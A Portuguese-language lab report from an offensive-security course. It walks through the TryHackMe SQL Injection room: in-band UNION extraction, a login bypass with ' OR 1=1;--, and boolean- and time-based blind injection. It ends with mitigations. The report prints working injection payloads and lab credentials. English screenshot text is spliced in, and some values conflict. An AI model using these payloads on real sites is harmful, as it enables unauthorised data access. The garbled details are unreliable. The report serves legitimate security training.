

Treinamento em Segurança Ofensiva 2024/2025

Relatório de Atividades	
Módulo 4:	Pentest em Aplicações Web
Atividade 9:	SQL Injection
Nome:	Luiz Eduardo de Andrade

1. Introdução

Estas atividades fazem parte do módulo *Pentest em Aplicações Web*, para a qual utilizamos a sala do TryHackme - <https://tryhackme.com/>

No contexto destas salas, nosso foco é:

- 1) Explicar o que é um banco de dados, falar sobre a linguagem SQL Structured Query Language (Linguagem de consulta estruturada) e o que é SQL Injection;
- 2) Mostrar uma vulnerabilidade SQL Injection em banda onde o resultado aparece na tela, a vulnerabilidade é dentro da URL conseguimos extrair os resultados, o impacto é que qualquer usuário que tenha familiaridade com o SQL poderá executar comandos diretamente no browser na URL;
- 3) Demonstrar SQL Injection cego com by-pass de autenticação, não recebemos o resultado direto na tela, mas ainda assim conseguimos explorar as informações necessárias, a vulnerabilidade de ignorar os métodos de autenticação para fazer o by-pass do login criamos uma consulta no banco de dados que responda com um verdadeiro, o impacto é que depois que ele passar da tela de login terá acesso à sua aplicação;
- 4) Aplicar SQL Injection cego baseado em boolean fazemos algumas consultas onde a resposta pode ser apenas sim ou não, mesmo assim pode fornecer muitas informações úteis, a vulnerabilidade é que podemos modificar a URL para fazer consultas ao banco de dados para conseguir usuário e senha, o impacto é que com estas credenciais em mãos o atacante pode ter acesso aos seus dados.
- 5) Demonstrar SQL Injection cego baseado no tempo – fazemos consultas quando o resultado é correto a resposta demora um determinado tempo que escolher, caso contrário a consulta está incorreta, a vulnerabilidade é que se houver pausas o atacante poderá fazer as consultas que quiser conseguindo login e senha e o impacto é que terá acesso a sua aplicação por completo.

A sala do TryHackme é composta por duas atividades:

- 1) Faça um resumo das Tasks 2, 3 e 4 da sala tryhackme.com explicando com exemplos práticos: O que é um banco de dados, O que é SQL e O que é SQL Injection -

<https://tryhackme.com/room/sqlinjectionlm>

2) Descreva as tarefas práticas 5, 6, 7 e 8 - <https://tryhackme.com/room/sqlinjectionlm>

2. Desenvolvimento

2.1. Configuração do ambiente

Os seguintes passos foram necessários para configurar o ambiente necessário para o desenvolvimento das atividades:


- 1) Acessar os sites informados acima.
- 2) Utilizar a máquina Start Attack Box no site do TryHackme para a resolução dos exercícios.

2.2. Atividade prática

O objetivo desta atividade é realizar as 2 tarefas propostas no TryHackme.

Atividade 1 - Faça um resumo das Tasks 2, 3 e 4 da sala tryhackme.com explicando com exemplos práticos: O que é um banco de dados, O que é SQL e O que é SQL Injection.

Passo 1 – Entre com seu login e senha no TryHackme no site: - <https://tryhackme.com/room/sqlinjectionlm> e clique em Join Room.



Passo 2 – Resumo sobre o que é um banco de dados.

Banco de Dados utiliza uma forma de armazenamento de dados organizada ,dentro de um banco de dados relacional temos tabelas que são conjuntos de linhas e colunas agrupados, as colunas tem um

não se utiliza linhas e colunas, os dados podem ser armazenados como pares chave/valor simples, como documentos JSON ou como um gráfico que consiste em bordas e vértices, entre outros, exemplos de banco de dados relacionais: SQL Server, MySQL e MariaDB, exemplo de banco de dados não relacionais: MongoDB, Elasticsearch e Redis.

Passo 3 – Resumo sobre o que é SQL.

SQL Structured Query Language (Linguagem de consulta estruturada) serve para consulta dentro de banco de dados relacionais, os comandos mais comuns são select, insert, update e delete, lembrando que a sintaxe SQL não diferencia maiúsculas e minúsculas, alguns exemplos select: select * from CPF; - recupera todas as colunas da tabela user e o ponto e vírgula informa o fim da instrução, insert: insert into dadospessoais (nome,endereço) values (Renato, Avenida Brasil 226); - informa que incluímos dados na tabela dadospessoais com os valores Renato, Avenida Brasil 226 no fim da tabela e o ponto e vírgula informa o fim da instrução, update: update users SET username='admin', password='pA\$\$w0rd' where username='Luiz'; - atualizar uma linha dentro da tabela users para atualizar o nome de Luiz para admin e o password para pA\$\$w0rd utilizamos aspas simples para strings, o ponto e vírgula informa o fim da instrução, o delete: delete from dadospessoais where nome='Fatima'; - foi deletado o usuário Fátima e todas as suas colunas com as suas informações, o ponto e vírgula informa o fim da instrução.

Passo 4 – Resumo sobre o que é o SQL Injection

SQL Injection (Injeção de SQL) é uma ameaça de segurança que se aproveita das vulnerabilidades que trabalham com dados em SQL, o atacante consegue inserir uma instrução SQL indevida e personalizada através da entrada de dados de um app como formulários ou URL em uma aplicação online, é realizado em um aplicativo web onde pode fazer consultas de SQL no banco de dados da aplicação da internet, é utilizada para manipular um banco de dados e obter acesso a informações potencialmente valiosas, exemplo temos um site <https://receitas.com.br/receitascaseiras?id=20> mesmo que as outras receitas estejam privadas conseguimos através da URL <https://receitas.com.br/receitascaseiras?id=20;--> que produziria a instrução SQL: SELECT * from receitascaseiras where id=25;-- and private=0 LIMIT 1; como o ponto e vírgula significa o fim da instrução e os dois traços fazem com que tudo depois do ponto e vírgula seja tratado como comentário e retornará a receita 25 sendo ela pública ou não, pode haver também contorno de autenticação e modificações persistentes no banco de dados.

Passo 5 – Segue os prints das respostas das tasks 2, 3 e 4.

Perguntas da Task2 - Qual é a sigla para o software que controla um banco de dados? - DBMS

Qual é o nome da estrutura em forma de grade que contém os dados? - Table

Perguntas da Task3 - Qual instrução SQL é usada para recuperar dados? - SELECT

Qual cláusula SQL pode ser usada para recuperar dados de várias tabelas? -

UNION

Qual instrução SQL é usada para adicionar dados? – INSERT

Pergunta da Task4 - Qual caractere significa o fim de uma consulta SQL? - ;

creates what is called a **key** field, a key field has to be unique for every row of data, which can be used to find that exact row in SQL queries.

Rows:
Rows or records contain individual lines of data. When you add data to the table, a new row/record is created; when you delete data, a row/record is removed.

Relational vs Non-Relational Databases:
A relational database stores information in tables, and often, the tables share information between them; they use columns to specify and define the data being stored and rows actually to store the data. The tables will often contain a column that has a unique ID (primary key), which will then be used in other tables to reference it and cause a relationship between the tables, hence the name **relational** database.

Non-relational databases, sometimes called NoSQL, on the other hand, are any sort of database that doesn't use tables, columns and rows to store the data. A specific database layout doesn't need to be constructed so each row of data can contain different information, giving more flexibility over a relational database. Some popular databases of this type are MongoDB, Cassandra and Elasticsearch.

Now that you've learned what a database is let's learn how we can actually talk to it using SQL.

Answer the questions below

What is the acronym for the software that controls a database?

✓ Correct Answer

What is the name of the grid like structure which holds the data?

✓ Correct Answer

`delete from users where username='root';` (Run progress: 100%)

id	username	password
1	jon	
2	root	
4	bob	

delete from users;

Because no WHERE clause was being used in the query, all the data was deleted from the table.

id	username	password
----	----------	----------

Answer the questions below

What SQL statement is used to retrieve data?

✓ Correct Answer

What SQL clause can be used to retrieve data from multiple tables?

✓ Correct Answer

What SQL statement is used to add data?

✓ Correct Answer

tryhackme.com/room/sqlinjectionlin

Room progress (50%)

As was mentioned at the start of this task, SQL injection is introduced when user input is introduced into the database query. In this instance, the user input is used directly in the SQL query.

Let's pretend article ID 2 is still locked as private, so it cannot be viewed on the website. We could now instead call the URL:

```
https://website-the/blog?id=2;
```

Which would then, in turn, produce the SQL statement:

```
SELECT * from blog where id=2; -- and private=0 LIMIT 1;
```

The semicolon in the URL signifies the end of the SQL statement, and the two dashes cause everything afterwards to be treated as a comment. By doing this, you're just, in fact, running the query:

```
SELECT * from blog where id=2;
```

Which will return the article with an ID of 2 whether it is set to public or not.

This was just one example of an SQL injection vulnerability of a type called In-Band SQL injection; there are three types in total In-Band, Blind and Out-of-Band, which we'll discuss over the following tasks.

Answer the questions below


What character signifies the end of an SQL query?

;

✓ Correct Answer


2.3. Atividade 5 – SQLi em banda.

Passo 1 – Iniciamos a máquina Ataque Box, já possui a tela do browser com a URL vulnerável, com a consulta SQL que está sendo feita e a resposta para passarmos para a tarefa seguinte, tentamos encontrar o número de colunas começamos com 1 e deu erro com o comando UNION SELECT 1



5

Passo 2 – Foi tentado com 3 colunas e ele não deu erro, porém informou o artigo e queremos os dados em vez do artigo, podemos utilizar este comando para retornar as 3 colunas `0 UNION SELECT 1,2,3` e para acharmos o banco de dados utilizamos este comando `0 UNION SELECT 1,2, database()` que mostrará o banco de dados `sql_one`.



Passo 3 – Utilizamos esta consulta `0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sql_one'` para listar todas as colunas que neste caso é `article` e `staff_users`, no caso temos interesse a senha de Martin então faremos a consulta `0 UNION SELECT 1,2,group_concat(username,'.password SEPARATOR '<br>') FROM staff_users` foi utilizado o método `group_concat` para retornar todas as linhas e facilitar a leitura colocamos `;` para separar o nome de usuário e senha e a tag `<br>` para cada resultado aparecer em uma linha separada, colocamos a senha do martin `p@$$word` no campo answer e clicamos em check password




6

Passo 4 – Foi encontrada a Flag do exercício e a resposta da questão.




2.4. Atividade 6 - SQLi cego - Bypass de autenticação

Passo 1 – Depois de iniciada a máquina Ataque Box, utilizamos o comando `select * from users where username='%username%' and password='%password%' LIMIT 1;` na URL, mas retornará em branco sem nenhuma informação.




7

Passo 2 – Agora utilizamos o comando ' OR 1=1;-- no fim da URL, como 1 é igual a 1 a condição é verdadeira pode colocar qualquer coisa no campo de username no campo de senha coloque o mesmo comando SQL ' OR 1=1;-- e clicar em login, um dos dois sendo verdadeiro será considerado verdadeiro e entrará na aplicação.



Passo 3 – Mostrará a flag e a resolução do exercício.



8

2.5. Atividade 7 - SQLi cego - Baseado em Boolean.

Passo 1 – Vemos que na URL podemos validar os nomes caso já tenha cadastrado no banco de dados da aplicação o taken aparece true caso contrário false, como no primeiro exercício vamos verificar a quantidade de colunas que temos utilizando o comando `admin123' UNION SELECT 1,2,3; --` tendo 3 colunas.



Passo 2 – Agora vamos tentar adivinhar o nome do banco de dados ele começa com s e depois de tentativa e erro descobrimos que o banco de dados se chama `sql_i_three`, através do comando `admin123' UNION SELECT 1,2,3 where database() like 's%';--` ao fim da URL.



9

Passo 3 – Agora fazemos o mesmo procedimento para achar a tabela users com o comando `admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--`, agora terá que alternar novamente as letras para encontrar as colunas, quando encontrar a coluna id terá que colocar no comando desta forma `admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id' e encontrará as colunas user e password.`



Passo 4 – Utilizando o mesmo método precisamos descobrir um nome de usuário através do comando `admin123' UNION SELECT 1,2,3 from users where username like 'a%'` e senha válidos através do comando `admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%', percorrendo todos identificará o username como admin e a senha como 3845, preenchemos o username com admin e o password 3845 e clicamos em login.`

The left screenshot shows a tutorial page for Level Three Boolean Based Blind SQLi. It explains how to discover a valid username and password using a payload. The payload is: `admin123' UNION SELECT 1,2,3 from users where username like 'a'`. The tutorial states that once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password. The payload is: `admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a'`. Cycling through all the characters, you'll discover the password is 3945. You can now use the username and password you've enumerated through the blind SQLi injection vulnerability on the login form to access the next level. Answer the questions below: What is the flag after completing level three? [] Submit

The right screenshot shows the Level Three Boolean Based Blind SQLi challenge interface. It features a login form with fields for Username (admin) and Password (3945), and a Login button. Below the login form is a SQL Query editor with the query: `select * from users where username is 'admin' union select 1,2,3 from users where username='admin' and password like '3%' LIMIT 1`. The SQL Results section is empty.

Passo 5 – Aparece a flag e a resolução do exercício.



2.6. Atividade 8 - SQLi cego - Baseado em tempo:

Passo 1 – Precisamos encontrar novamente o número de colunas mas agora temos o comando sleep para saber se a consulta deu certo ou não, caso o tempo não seja contabilizado a consulta falhou, verificamos

11

que há duas colunas através do comando `admin123' UNION SELECT SLEEP (5),2;--`, produziu um atraso de 5 segundos confirmando que há duas colunas.



Passo 2 – Agora precisamos descobrir o nome do banco de dados através do comando `admin123' UNION SELECT SLEEP (5) where database()like 's%'` até encontrar que o banco de dados se chama

sqli_four, agora podemos encontrar o nome da tabela através do comando `referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--` e vemos que a tabela se chama users.



Passo 3 –Vamos achar os nomes das colunas, achamos a coluna id através do comando `UNION SELECT 1,2,3 from information_schema.columns where table_name='users' and column_name like 'id'` e para procurar por outros nomes temos que utilizar o comando `UNION SELECT 1,2,3 from information_schema.columns where table_name='users' and column_name like '%' and column!='id'`, encontramos o username e o password.

12



Passo 4 – Precisamos encontrar o nome do usuário e senha, utilizamos o seguinte comando para encontrar o usuário `UNION SELECT 1,2,3 from users where username like 'a%'` até encontrar a palavra admin e na senha utilizamos o código `UNION SELECT 1,2,3 from users where username like 'admin' and password like '4%'` até encontrar o número 4961, colocamos username admin e password 4961 e clicamos em login.



Passo 5 – A bandeira foi encontrada e a questão resolvida.

13



2.7. Análise dos Resultados:

Foi realizada a execução da máquina Attack Box.

Interpretação dos resultados:

1) Na Atividade 1 – Foi explicado os conceitos de Banco de Dados, SQL e SQL Injection com

exemplos de cada um;

- 2) Na Atividade 5 – SQLi em banda: Começamos encontrando o número de colunas que a aplicação possui, depois encontramos o nome do banco de dados que é `sqli_one`, na sequência queremos saber os nomes das colunas na `staff_users` terá a senha do Martin, colocamos no campo `answer` e em `check password` e conseguimos a flag;
- 3) Na Atividade 6 - SQLi cego - Bypass de autenticação: Utilizamos o comando `select * from users where username='%username%' and password='%password%' LIMIT 1` na URL e não retornará nenhuma informação, mas como também não deu erro ele é vulnerável, depois utilizamos o comando `' OR 1=1;--` no fim da URL e também colocamos no campo de senha estes mesmos valores, o campo de login pode ser qualquer um(qualquer sequência de caracteres) pois aplicará o comando `OR 1=1` que será sempre verdadeiro e entrará na aplicação.
- 4) Na Atividade 7 - SQLi cego - Baseado em Boolean: Verificamos que temos um `taken` que aparece `true` caso o nome já esteja na base de dados, através do comando `admin123' UNION SELECT 1,2,3;--` temos 3 colunas, agora vamos descobrir o banco de dados através do comando `admin123' UNION SELECT 1,2,3 where database() like 's%';--` ao fim da URL o banco de dados chama `sqli_three`, agora para achar a tabela utilize o comando `admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and`

14

`table_name='users'` no `table_name` tem que ser por tentativa e erro até achar o nome da tabela, depois que achar a coluna `id` utilize estes comandos para achar as colunas `user` e `password` `admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME != 'id'`, utilize o mesmo método para descobrir o usuário através do comando `admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%'` por tentativa e erro conseguirá o nome `admin` e a senha `3845` válidos basta colocar nos campos correspondentes para resolver o desafio.

- 5) Atividade 8 - SQLi cego - Baseado em tempo: Vamos encontrar as colunas utilizaremos o `sleep` para saber se o comando funcionou `admin123' UNION SELECT SLEEP(5),2;--`, produziu um atraso de 5 segundos confirmando que há duas colunas, descobrir o nome do banco de dados através do comando `admin123' UNION SELECT SLEEP(5) where database() like 's%'` o nome do banco de dados é `sqli_four`, encontramos o nome da tabela através do comando `referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--` e vemos que a tabela se chama `users`, agora temos que encontrar o login e senha utilizamos os comandos respectivamente `UNION SELECT 1,2,3 from users where username like 'a%'` até encontrar a palavra `admin` e na senha utilizamos o código `UNION SELECT 1,2,3 from users where username like 'admin' and password like '4%'` até encontrar o número `4961` depois fazemos o login e resolvemos o exercício.

2.8. Mitigação:

1. Na Atividade 5 SQLi em banda: Não deixar consultas SQL expostas na URL da internet, pode-se enumerar tabelas, colunas onde conseguiremos recuperar a senha do usuário Martin. 2. Na Atividade 6 - SQLi cego - Bypass de autenticação: Fazer o controle de entrada de dados do usuário, colocando este comando no fim da URL e no campo de senha comando ' OR 1=1;-- poderá colocar qualquer nome no usuário que será validado e entrará na aplicação. 3. Na Atividade 7 - SQLi cego - Baseado em Boolean: Podemos validar na URL o usuário e senha não podemos deixar este acesso a este campo com consultas SQL, temos um taken que aparece true quando o usuário já está cadastrado, podemos enumerar as tabelas o banco de dados descobrir o usuário e a senha. 4. Atividade 8 - SQLi cego - Baseado em tempo: Utilizar o comando sleep para saber se o nosso comando funcionou, não podemos deixar comandos SQL expostos na URL onde podemos conseguir o usuário e a senha através desta vulnerabilidade e acessar o banco de dados. 5. Use consultas, valide e santize entradas 6. Oculte mensagens de erro no BD use logs internos e não mostre erros em detalhes 7. Evite que utilizem o comando UNION, valide o número das colunas, restrinja permissões SQL 8. Utilize WAF (Web Application Firewall) para ajudar a proteger a sua informação. 9. Não armazene SQL, sanitize as entradas antes do armazenamento e evite ao máximo permissões de execução, apenas a quem realmente é necessário.

3. Considerações finais

15

Nesta sala, exploramos técnicas Pentest em Aplicações Web com o SQL Injection, onde podemos entrar na aplicação diretamente na URL do Browser utilizando diversas técnicas.

As principais lições aprendidas incluem:

- 1) Sempre validar as entradas do usuário para que não sejam manipuladas.
- 2) Não deixar consultas SQL expostas na URL para que o atacante possa utilizar consultas para acessar o seu banco de dados e sua aplicação.
- 3) Mesmo tendo poucas informações podemos explorar vulnerabilidades SQL, temos que controlar as entradas do usuário porque mesmo que a aplicação não informe erros o atacante pode conseguir informações confidenciais.
- 4) SQL Injection é uma vulnerabilidade muito perigosa e precisamos fazer todas as validações necessárias para que os dados fiquem seguros e confidenciais.
- 5) Proteger os campos de usuário e senha para que não sejam colocados diretamente consultas SQL.
- 6) É muito importante conhecer os conceitos de banco de dados, SQL e SQL Injection para proteger suas aplicações web.

4. Referências

Site: <https://tryhackme.com/room/sqlinjectionlm>

Site:

<https://learn.microsoft.com/pt-br/azure/architecture/data-guide/big-data/non-relational-data>

Site: <https://www.kaspersky.com.br/resource-center/definitions/sql-injection> Site:

https://pt.wikipedia.org/wiki/Inje%C3%A7%C3%A3o_de_SQL

Site: https://www.youtube.com/watch?v=RzLzMH_Mu7I